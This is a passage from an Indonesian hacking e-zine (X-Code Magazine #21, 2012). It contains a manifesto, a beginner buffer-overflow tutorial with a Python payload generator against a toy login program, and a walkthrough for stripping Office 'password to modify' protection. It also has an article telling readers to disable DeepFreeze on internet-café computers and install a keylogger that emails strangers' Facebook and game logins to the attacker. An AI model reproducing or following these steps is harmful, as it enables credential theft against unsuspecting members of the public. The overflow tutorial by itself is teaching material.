



011100011 100011100011 1000111 100000111 101010 10000011101010111100 10000111100110

X-Code Magazine  
Issue #21 - Date : 14 September 2012  
Indonesian Hackers Community

XCODE - YOGYAFREE - YOGYA FAMILY CODE

Be Free To Join Us For A Better Digital World

| XCode License for Articles, logo, etc Computer • Internet • Hacking • Security • Scripting |



[Beranda](#) [Telusur](#) [Feed Berita](#)

Masuk

Nama pengguna atau Email:

Sandi:

([Lupa Sandi?](#))

☐ Ingat saya

Baru di Social Network X-code?

[Gabung Sekarang!](#)

New members



The Secret Behind  
the Exploit for  
Newbie




Simple Bypass Windows XP  
dan Windows 7



Cara mudah  
mendapatkan akun  
orang lain



Serangan Denial of Service  
pada Web Server HTTPDX



## Redaksi X-CODE Magazine

### Apa itu Majalah X-Code :

- X-Code magazine adalah majalah hacking dan security bahasa Indonesia dengan penggunaan media murni PDF.

### Latar belakang X-Code Magazine :

- Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

### Tujuan :

- Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer. hacking dan security di Indonesia.

### Misi :

- Menyebarkan ilmu-ilmu komputer, hacking dan security untuk tujuan positif.

### Hak cipta / Lisensi :

Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarluaskan secara bebas untuk tujuan bukan komersial

(nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis. Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti lisensi Creative Commons.

### Distribusi X-Code Magazine :

Official X-Code Magazine Page:  
<http://www.xcode.or.id/magazine.htm>

Mailing list X-Code :

<http://groups.yahoo.com/group/yogyafree-perjuangan>

Forum X-Code - Yogyafree :  
<http://xcode.or.id/forum>

CD Yogyafree dan sebagainya.

### Contact : X-Code Magazine :

Alamat E-mail Redaksi :  
[yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)  
(Yogyakarta).

## Apa itu X-code ?



X-code adalah komunitas keamanan komputer Indonesia yang situsnya beralamat di <http://xcode.or.id>

## X- code Magazine



Download Majalah Elektronik X-code Nomor 1-21  
<http://xcode.or.id/magazine.htm>

Product-product software X-code  
Download product-product software X-code  
<http://xcode.or.id/product.htm>

ISO-ISO CD Yogyakarta X-code  
ISO CD berisi ratusan tutorial hacking, exploits, dst  
<http://xcode.or.id/download.htm>

Download Distro Linux X-code  
ISO Distro Linux X-code untuk penetration testing  
<http://xcode.or.id/distroxcode.htm>

Konsultasi gratis bersama konsultan X-code  
<http://xcode.or.id/konsultasi.htm>

Video-video hacking di jejaring social X-code  
<http://friends.xcode.or.id/index.php?p=videos>

Foto-foto kegiatan X-code 2006 - 2011  
<http://xcode.or.id/dokumentasi.htm>

Liputan TV kegiatan X-code  
<http://xcode.or.id/video.htm>

Video-video hacking di jejaring social X-code  
<http://friends.xcode.or.id/index.php?p=videos>

Foto-foto kegiatan X-code 2006 - 2011  
<http://xcode.or.id/dokumentasi.htm>

Liputan TV kegiatan X-code  
<http://xcode.or.id/video.htm>

Bagi ingin yang mendownload paket Exploits CMS yang telah dikelompokkan :  
<http://xcode.or.id/exploits>

MARI BERGABUNG DI FORUM KEAMANAN KOMPUTER DENGAN MEMBERS TERBESAR DI INDONESIA (100.000 members lebih)



Forum Yogyakarta X-code ini pertama didirikan tahun 2005. Anda dapat bergabung gratis di Forum ini. Untuk masuk alamatnya adalah <http://xcode.or.id/forum>

Pendaftarannya cukup mudah klik pada bagian menu Panel login lalu klik register.

AYO BERGABUNG DI JEJARING SOSIAL HACKER (3700 members lebih)



Situs jejaring sosial Hacker X-code dengan ribuan members. Anda dapat bergabung gratis di jejaring sosial ini. Untuk masuk alamatnya ada <http://xcode.or.id/friends>

Pendaftarannya cukup mudah klik pada tulisan "GABUNG SEKARANG!"

## FACEBOOKER DAPAT JOIN DI GROUP FB X-CODE



Facebook group ini memiliki lebih dari 24.000 members. FB Group X-code merupakan salah satu group yang sangat aktif di X-code.

<http://fbgroup.xcode.or.id>

## PENGGUNA YAHOO DAPAT JOIN DI MILIS YAHOOGROUPS



Ini adalah Milis X-code generasi baru dengan members lebih dari 6.000, generasi lama dengan 12.000 members telah di bekukan Yahoo Groups tahun 2008.

<http://milis.xcode.or.id>

## X-CODE BLOG



X-code Blog : <http://blog.xcode.or.id>

## KOMUNIKASI SECARA REAL TIME DENGAN CHAT ROOM X-CODE

Chat room X-code : <http://chat.xcode.or.id>

## INFORMASI BERITA IT ONLINE

Berita IT Online X-code : <http://berita.xcode.or.id>

## X-CODE GALAXY UNTUK SEMAKIN MEMUDAHKAN AKSES KE MEDIA X-CODE

Galaxy X-code : <http://galaxy.xcode.or.id>

## X-code Regional

X-code Regional di berbagai kota di pulau jawa, sumatera, kalimantan, sulawesi, papua, bali, maluku ( Interaksi online di sub forum X-code – <http://xcode.or.id/forum> )

## ➤ Xcode Magazine 21

Majalah X-code issue #21 terbit tanggal 14 September 2012, di X-code Magazine nomor ini redaksi menampilkan Manifesto X-code yang sebenarnya sudah dirilis tahun lalu.

Manifesto X-code tidak hanya menunjukkan suatu identitas tapi juga sikap yang semuanya menjadi suatu bentuk simponi.

Di X-code Magazine ini selain manifesto X-code juga menampilkan artikel The Secret Behind the Exploit for Newbie yang memperkenalkan tentang cara kerja exploit, hingga payload. Dengan penjelasan yang sangat sederhana untuk yang baru memulai belajar hacking, selain itu juga masih banyak artikel dan tutorial di X-code magazine ini.

Saat ini members Forum Yogyafree X-code telah menembus 100.000, Groups Facebook Yogyafree X-code telah menembus angka 24.000, dibandingkan beberapa bulan yang lalu saat ini memang terjadi penambahan jumlah members yang sangat besar.

Kami segenap team redaksi x-code magazine mengucapkan selamat membaca majalah elektronik. x-code magazine No 21.

## Daftar artikel X-code Magazine No 21

Manifesto X\_code oleh Kurniawan - [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

The Secret Behind the Exploit for Newbie oleh .ne0z / NeOS-01 a.k.a Danang Heriyadi

Hack "Password to Modify" Microsoft Office 2007 oleh Andri Slamet Murianto

Cara mudah mendapatkan akun orang lain oleh Maraya - [mamarayandu@gmail.com](mailto:mamarayandu@gmail.com)

Simple Bypass Windows XP dan Windows 7 oleh [febri.storm@yahoo.co.id](mailto:febri.storm@yahoo.co.id)

Hacking password login wordpress yang menggunakan Plugins - Google Maps via Store Locator Plus dengan memanfaatkan celah Blind SQL Injection oleh Kurniawan - [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

Memanfaatkan celah Arbitrary File Upload pada plugin WordPress Front End Upload 0.5.3 untuk upload C100.PHP oleh Kurniawan - [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

Hacking web CMS WordPress yang menggunakan plugin Omni Secure Files Plugin 0.1.13 dengan memanfaatkan celah Arbitrary File Upload oleh Kurniawan - [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

Serangan Denial of Service pada War FTP Daemon oleh Kurniawan - [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

Serangan Denial of Service pada Web Server HTTPDX oleh Kurniawan - [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

X-code Galaxy 3300LE oleh Kurniawan - [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

# Manifesto X-code

Pada tanggal 23 Desember 2011, X-code meluncurkan Manifesto. Lebih dari 7 tahun X-code berdiri, X-code melepaskan diri dari manifesto hacker dari luar.

## Berikut **Manifesto X-code**

*Kami adalah komunitas hacker yang berintelektual, berbudaya dan beradab yang membaktikan diri untuk ilmu pengetahuan\*1*

*Kami adalah kebebasan yang kalian anggap traumatis dan mencemaskan, kami adalah keajaiban yang begitu unik dan mengguncang\*2*

*Kalian dengan aturan tidak beradab, kalian merasa tidak bisa hidup dengan kebebasan, tapi kalian tidak mungkin hidup tanpa kebebasan\*3*

*Kami adalah kebebasan itu sendiri\*4*

- X-code Manifesto 23/12/2011

Penulis sebagai founder X-code akan memberikan penjelasan yang dimaksud dalam manifesto.

## **Kalimat pertama**

- Hacker X-code adalah hacker yang mempunyai kemampuan intelektual. Kemampuan intelektual adalah kemampuan yang dibutuhkan untuk melakukan berbagai aktivitas mental -berpikir, menalar, dan memecahkan masalah.
- Hacker X-code adalah hacker yang berbudaya, dalam berbudaya diperlukan daya dari budi yang berupa cipta, karsa dan rasa. Dengan berbudaya maka dapat menghasilkan hasil dari cipta, rasa dan karsa. Kebudayaan adalah cara hidup bersama (culture is common way of life).



- Hacker X-code adalah hacker mempunyai adab, mempunyai budi bahasa yg baik. Dengan beradab maka kita menjadi berkemajuan, tidak melakukan hal-hal yang biadab.
- Hacker X-code juga Hacker yang membaktikkan diri untuk Ilmu atau ilmu pengetahuan yang merupakan seluruh usaha sadar untuk menyelidiki, menemukan, dan meningkatkan pemahaman manusia dari berbagai segi kenyataan dalam alam manusia.
- Ilmu bukan sekadar pengetahuan (knowledge), tetapi merangkum sekumpulan pengetahuan berdasarkan teori-teori yang disepakati dan dapat secara sistematik diuji dengan seperangkat metode yang diakui dalam bidang ilmu tertentu.

### **Kalimat kedua**

- Hacker X-code mempunyai kebebasan, kebebasan yang merupakan hak manusia untuk mencapai kebahagiaan individu tanpa merusak kebebasan individu lain, usaha yang dilakukan hacker untuk menciptakan kegiatan hacking secara positif terkendala oleh pemikiran-pemikiran bahwa hacking yang dianggap selalu negatif, apalagi bagi mereka yang pernah memiliki sistem dan terkena oleh serangan hacking sehingga dianggap traumatis dan mencemaskan untuk mereka sehingga mereka sulit untuk berpikir lebih rasional.
- Hacking dapat merupakan tindakan yang ajaib, unik, mengguncang serta tidak disangka-sangka. Tidak hanya kegiatan hacking tapi juga juga hacker dapat mempunyai pribadi yang unik juga mengguncang, tidak selalu ingin mengikuti arus apa yang populer.

### **Kalimat ketiga**

- Mereka yang dimaksud adalah mereka yang membuat aturan untuk menyingkirkan dan menghakimi yang berbeda dengan kelompoknya, mereka tidak bisa hidup dengan kebebasan individu atau kelompok diluar secara lebih yang mereka yang belum tentu merusak kebebasan individu ataupun kelompok lain. Kebebasan untuk berpikir lebih terbuka adalah traumatis untuk mereka.

## **Kalimat terakhir**

Kami adalah kebebasan itu sendiri

- Hacking tidak selalu negatif, meskipun juga diakui bahwa hacking dapat negatif, intinya hacking diibaratkan seperti pisau yang memiliki 2 sisi tajam, yang dapat membantu juga dapat merusak. Kebebasan Hacker X-code yang membuat traumatis adalah karena Hacker X-code berpikir lebih terbuka.

Salam X-code

# The Secret Behind the Exploit for Newbie



## Assalamu'alaikum

Apakabar x-coder ?? Disini penulis akan memperkenalkan tentang cara kerja exploit, hingga payload. Dengan penjelasan yang sangat sederhana untuk yang baru memulai belajar hacking :-).

## Apa itu exploit?

Exploit merupakan sebuah kode yang berfungsi untuk menyerang kelemahan suatu sistem. Dapat digunakan untuk penetrasi legal maupun ilegal. Karena efek dari serangan shellcode umumnya mampu mendapatkan akses sistem secara tidak wajar hingga menimbulkan kerusakan sistem, maka exploit sering di salahgunakan untuk kepentingan negatif.

## Klasifikasi exploit

Berdasarkan bagaimana exploit membuat koneksi dengan sistem target, dapat dibagi menjadi 2

- Local Exploit : Exploit yang dijalankan pada sistem target secara langsung.
- Remote Exploit : Exploit menyerang sistem dari jarak jauh (misal : jaringan).

## Cara kerja

Konsep yang paling sederhana, exploit mengirimkan payload pada celah sistem yang mana payload ini bisa berisi shellcode. Lalu apa itu payload ? Payload merupakan muatan yang didalamnya terdapat kode-kode tertentu untuk diinjeksi. Sedangkan shellcode ? Shellcode merupakan kumpulan kode yang dimasukan dalam payload untuk mendapatkan akses secara leluasa bahkan mendapatkan shell sistem target.

Untuk memahami lebih lanjut, disini penulis menggunakan contoh kelemahan suatu software yang disebut buffer overflow. Buffer overflow merupakan celah dimana data yang melebihi batas kapasitas buffer akan menimpa register prosesor lain. Pada linux, buffer overflow sering ditandai dengan output "segmentation fault".

Prosesor dibagi menjadi beberapa kategori:

1. Indexing Register, digunakan untuk menggandakan nilai pada suatu block memori. Register yang termasuk dalam kategori ini adalah register ESI dan EDI.
2. Stack Register, digunakan untuk memanipulasi data dalam stack. Stack merupakan sebuah area memori untuk penyimpanan data sementara. Register

- yang termasuk dalam kategori ini adalah register ESP dan EBP.
3. EIP register, menyimpan lokasi memori dari intruksi berikutnya dan yang akan di eksekusi selanjutnya.
  4. General purpose register, (penjelasan selengkapnya bisa anda cari di internet karena tidak akan dibahas pada artikel ini) :D

Disini penulis menggunakan OS Backtrack 5 R2 (32 Bit) untuk ujicoba, anda dapat menggunakan distro linux lain dengan catatan distro yang 32 bit. Penulis hanya menjelaskan secara sangat sederhana agar lebih mudah dipahami.

Berikut adalah source code sederhana yang memiliki celah buffer overflow. Simpan dengan nama login.c

```
#include <stdio.h>

char *sandi = "12345";

int login()
{
    char pass[15];

    printf("Masukan Sandi: ");

    gets(pass);

    if (!strcmp(pass,sandi))

        return 1;

    else

        return 0;
}

int main()
{
    if (login())
    {
        printf("Selamat, anda berhasil login\n");
    } else {
        printf("Sandi yang anda masukan salah\n");
    }
}
```

```

    }

    return 0;

}

```

Compile source code tersebut dengan compiler TCC, karena dibandingkan dengan GCC pada compiler TCC tidak memberikan proteksi buffer overflow, jadi lebih mudah untuk mempelajari buffer overflow. Apabila anda belum menginstall TCC, anda dapat menggunakan perintah

**sudo apt-get install tcc**

Compile login.c

```

root@bt:~# tcc -g login.c -o login
root@bt:~# █

```

Jalankan program tersebut dengan perintah **./login** dan masukan password 12345

```

root@bt:~# ./login
Masukan Sandi: 12345
Selamat, anda berhasil login
root@bt:~# █

```

```

root@bt:~# ./login
Masukan Sandi: AAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
root@bt:~# █

```

Lalu apa yang terjadi jika saya memasukan password sebanyak 23 karakter?

Hasilnya tampil output “segmentation fault” yang artinya terjadi buffer overflow. Yang jadi pertanyaan adalah berapa kapasitas buffernya?

Perhatikan cuplikan source code login.c

```
int login()
```

```
{
```

```
    char pass[15];
```

```
    printf("Masukan Sandi: ");
```

```
    gets(pass);
```

Anda lihat pada pass[15]? Nah itu adalah besar kapasitas buffernya (15 karakter). Dan di ikuti dengan fungsi gets() yang menjadi cikal bakal buffer overflow. Ketika terjadi buffer overflow data kita akan menimpa di register EBP, EIP, hingga ESP.

Ketika memasukan password yang benar, stack dapat digambarkan sebagai berikut :

Lokasi	Data
Lokal Variabel (Stack atas)	12345
Main Saved Pointer	Alamat Frame dari main
Return Address	Alamat kembali ke fungsi main
ESP ( Stack bawah )	

Ketika terjadi buffer overflow (dimasukan sandi dengan panjang 23 karakter)

Lokasi	Data
Lokal Variabel (Stack atas)	AAAAAAAAAAAAAAAAAAAA
Main Saved Pointer / EBP	414141
Return Address / EIP	414141
ESP ( Stack bawah )	

Hasilnya program akan crash dan menampilkan “segmentation fault” karena EIP terisi dengan nilai 41414141. Asal dari angka 41 merupakan nilai hexadecimal dari “A”. Kesimpulannya anda dapat memanipulasi nilai dalam EIP.

Nah kita dapat memasukan alamat pada EIP dengan alamat untuk bypass login. Namun kita perlu tahu alamat lokasi memori untuk dimasukan ke EIP menggunakan gdb (GNU debugger tool).

### Gunakan perintah **`gdb login`**

```
root@bt:~# gdb login
GNU gdb (GDB) 7.1-ubuntu
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
BFD: /root/login: no group info for section .text.__i686.get_pc_thunk.bx
BFD: /root/login: no group info for section .text.__i686.get_pc_thunk.bx
Reading symbols from /root/login...done.
(gdb)
```

Masukan perintah **`disas main`** untuk disassembly pada fungsi main()

```

(gdb) disas main
Dump of assembler code for function main:
   0x080482a2 <+0>:    push    %ebp
   0x080482a3 <+1>:    mov     %esp,%ebp
   0x080482a5 <+3>:    sub     $0x0,%esp
   0x080482ab <+9>:    call   0x8048244 <login>
   0x080482b0 <+14>:   test    %eax,%eax
   0x080482b2 <+16>:   je      0x80482cb <main+41>
   0x080482b8 <+22>:   mov     $0x804943e,%eax
   0x080482bd <+27>:   push    %eax
   0x080482be <+28>:   call   0x80483e0 <printf>
   0x080482c3 <+33>:   add     $0x4,%esp
   0x080482c6 <+36>:   jmp     0x80482d9 <main+55>
   0x080482cb <+41>:   mov     $0x804945c,%eax
   0x080482d0 <+46>:   push    %eax
   0x080482d1 <+47>:   call   0x80483e0 <printf>
   0x080482d6 <+52>:   add     $0x4,%esp
   0x080482d9 <+55>:   mov     $0x0,%eax
   0x080482de <+60>:   jmp     0x80482e3 <main+65>
   0x080482e3 <+65>:   leave   %eax
   0x080482e4 <+66>:   ret
End of assembler dump.
(gdb)

```

Logika sederhananya jika kita berhasil login maka akan memanggil fungsi printf() untuk menampilkan “ Selamat, anda berhasil login”. Penulis mengambil alamat 0x080482b8. Namun kita haru merubahnya menjadi format little endian (hanya dibalik saja) menjadi

Rumus untuk membuat payload adalah : [ 15 karakter ] + [ 4 karakter ] + 0xb8820408 = total 23 karakter

Berikut adalah exploit untuk generate payload, simpan dengan nama exploit.py.

```

#!/usr/bin/python

local_variable = "A"*15
ebp             = "A"*4
eip             = "\xb8\x82\x04\x08"

payload = open("payload.txt","w")
payload.write(local_variable+ebp+eip)
payload.close()

```

Jalankan exploit dengan perintah **python exploit.py** maka akan tercipta file payload.txt yang akan kita gunakan untuk bypass login.

Dan langkah terakhir adalah memasukan payload kedalam program dengan perintah : **./login < payload.txt**

Hasilnya :

```
root@bt:~# ./login < payload.txt
Masukan Sandi: Selamat, anda berhasil login
Segmentation fault
root@bt:~#
```

Ya, kita berhasil bypass login :D

Sekian artikel saya, semoga bermanfaat. **Wassalamu'alaikum Wr. Wb**

## Tentang saya



Nickname	: The.ne0z / NeOS-01 a.k.a Danang Heriyadi
TTL	: Bantul, 11 April 1994
Email	: <a href="mailto:danang_heriyadi@yahoo.com">danang_heriyadi@yahoo.com</a>
ContactFB	: <a href="http://facebook.com/the.ne0z">http://facebook.com/the.ne0z</a>
Pendidikan	: Mahasiswa S1 Teknik Informatika STMIK Amikom Yogyakarta
@X-code	: Staff



# Hack “Password to Modify” Microsoft Office 2007



Dalam Software Microsoft Office terdapat fitur untuk memberi password file ketika ingin memodifikasinya, dan jika tidak memasukan password maka hanya diberi akses Read Only saja.


Ketika main-main dengan extensi file Ms Office dengan mengganti extensinya menjadi .zip dan membukanya ternyata terdapat file-file xml didalamnya, dari sinilah penulis mulai mengobrak-abrik file didalamnya.

Ayo kita mulai saja,

Dibawah ini adalah tampilan penagihan password oleh Ms.Office



Dibawah ini adalah tampilan Ms.Office PowerPoint dengan akses Read Only ( bisa dilihat di title bar )



Langkah-langkah menghilangkan passwordnya adalah sebagai berikut:

Penulis memilih Ms.Office PowerPoint 2007 sebagai targetnya

1. Siapkan file yang terpassword (ingat!, hanya yg terpassword modify saja)
2. Siapkan file tanpa password (untuk membuatnya tinggal buat file Ms.Office PowerPoint baru lalu save)
3. Ubah extensi kedua file tersebut jadi .zip (misalkan awalnya file.pptx jadi file.zip)



4. "Extract Here" file yang tidak diberi password, maka akan muncul 3 folder dan 1 file xml,
5. Hapus folder dan file tersebut, kecuali folder ppt
6. Masuk ke folder ppt

7. Hapus folder dan file didalamnya kecuali file presentation.xml
8. Kembali ke folder sebelumnya
9. Seret folder ppt kedalam file .zip yang terpassword



10. Ganti kembali file .zip yang terpassword tadi menjadi .pptx
11. Dan buka (pasti sekarang bias di edit, ya kan?)

Sedikit penjelasan:

Didalam file presentation.xml terdapat script untuk memproteksi file tersebut, jadi untuk menghilangkannya kita tinggal mengganti file presentation.xml nya dengan presentation.xml yang lain yang tidak diberi password

Eksperimen lain:

Silakan anda coba dengan menggunakan file Ms.Office lainnya sendiri, saya hanya member contoh (contoh yg tidak baik :D ). Oh iya..., cara di atas bisa dipakai untuk file Ms.Office Lainnya hanya dari langkah 5 sampai 7 saja yg berbeda.



Andri Slamet Murianto

Lahir di Bandung – Jawa Barat, 22 Nopember 1995

Ditahun 2012 ini masih bersekolah di SMKN 1 Majalaya

“Terimakasih X-Code Yogyakarta”

Facebook : [www.facebook.com/slamet.andri.murianto](http://www.facebook.com/slamet.andri.murianto)

See You

## Cara mudah mendapatkan akun orang lain



Sebenarnya saya baru kali ini membuat tutorial untuk X-Code ini. Jadi, buat master mungkin tutorial ini sudah sangat jadul, tapi saya rasa apa salahnya saya berbagi ilmu kepada orang yang belum tahu ataupun yang masih Newbie (Seperti saya ini lho!!! Newbie Banget.). Let's to Topic.

Ok, kali ini saya akan membuat tutorial cara mendapatkan akun orang lain seperti akun FB, akun Game Online dsb. Caranya sangat mudah, kok mudah sih?? “katanya orang yang masih penasaran, karena sebelumnya dia ingin mendapatkan akun orang lain, tapi selalu gagal”.

Cara ini biasa saya lakukan di warnet, karena di warnet kan banyak pengunjungnya, seperti warnet dekat rumah saya **K\*net**. Yang anda butuhkan hanya beberapa tools saja, yang pertama yaitu UndeepFreeze. Semuanya pasti sudah tahu kan kegunaan Tools tersebut, yaitu untuk melumpuhkan DeepFreeze yang ada pada kompi warnet tersebut. Kenapa harus dilumpuhkan?? ‘Pertanyaan bagus.’

Karena apapun yang kita lakukan pada kompi tersebut akan balik lagi ke semula. ex: Seperti saya sejak mengenal yang namanya Hacking, jadi saya tiap hari pengennya Hack FB orang lain, pengen mencuri Chip Pokernya. Itu sih dulu, sewaktu lagi ngetrend nya Poker. jadi apapun yang saya lakukan pada kompi tersebut setelah kompi nya diRestart akan belik lagi seperti semula, jadi saya sempat bingung, kok gk pernah hasil panen nich????


Padahal sudah sesuai dengan apa yang disuruh oleh mbah GOOGLE,tapi saya tak pernah berhenti untuk mencari solusinya.akhirnya saya temukan,hal tersebut dikarenakan DeepFreeze.

Jadi sudah tahu kan maksud saya tadi??

Kembali lagi ke Topic,seperti yang saya bilang tadi kita harus melumpuhkan DeepFreezenya dengan Undep-Freeze,disini DF yang digunakan oleh net tersebut adalah DF v6.xxx.

Jadi Tools nya bisa sobat download Disini.Setelah dibuka tool tersebut dan klik Remove....

Perhatikan terlebih dahulu icon DF sobat sebelum digunakan UnDeepfeeze;



Ini tandanya DF nya sedang aktif.

Sebelum diklik Remove,tampilannya seperti ini:



Dan setelah diklik revome maka,akan berubah tampilan seperti ini;




Ini tandanya DeepFreeze yang ada pada komputer ini tadi sudah lumpuh dan sobat sudah bisa masuk dan dan mematikan DeepFreeze nya tadi,tekan saja tombol

**CTRL+ALT+SHIFT+F6**,dan akan muncul tampilan DF nya.



Klik saja **OK**,dan muncul seperti ini;



Klik saja tombol **Boot Thawed** dan tekan tombol Apply and Reboot,maka komputer sobat akan restart.

Setelah restart,perhatikan icon DF nya tadi disebelah kiri bawah akan berubah seperti ini:



Ini tandanya DF yang ada pada komputer tersebut telah mati/non aktif.

Jadi kita siap beraksi ,terserah sobat mau ngapain kompi tersebut karena DF tersebut tidak akan berfungsi.Kali ini kita ingin memasang Keylogger di kompi tersebut karena tujuan kita tadi yaitu ingin memanen akun orang lain yang menggunakan kompi itu.Tanpa basa basi,silakan sobat download keylogger yang bernama Emissary Keylogger atau sobat bisa download Disini,karena saya rasa keylogger ini sangat ampuh sebab log nya juga dikirim ke email kita,jadi tinggal buka email saja.Tapi.....sobat harus menggunakan akun email di Gmail.karena hanya bisa menggunakan [xxxx@gmail.com](mailto:xxxx@gmail.com). Tampilan nya seperti ini:



Pada Gmail Username,silakan isikan dengan nama email sobat yang ada pada **Gmail** dan pada Gmail Password,silakan isikan dengan password akun **Gmail** anda tersebut.dan pada Interval itu adalah waktu pengiriman ke email kita,misalnya 15,berarti setiap 15 menit sekali log nya dikirim ke email kita.Setelah itu klik test.dan klik Built.

Selamat anda telah berhasil mendapatkan akun orang lain yang masuk ke akun Gmail anda, seperti saya ini.dan setiap harinya masuk ke Gmail saya.

Selamat berkreasi.....

## ABOUT ME:



Nick Name: Maraya

Email : [mamarayandu@gmail.com](mailto:mamarayandu@gmail.com)

Website : <http://sinuraya.com>

YM : [maraya\\_centeng@ymail.com](mailto:maraya_centeng@ymail.com)

FB : <https://www.facebook.com/maraya.brutalz>

Saya sekarang lagi menyelesaikan study di salah satu Universitas Swasta di Medan,jurusan Teknik Informatika.

**Thanks to**

**My Farent** || **Xcode** || **Codenesia** || **Jasakom** || **Hacker-Newbie**  
|| **MedanCyberTeam** || **All My Friend in Gundaling Cyber**



# Simple Bypass Windows XP dan Windows 7



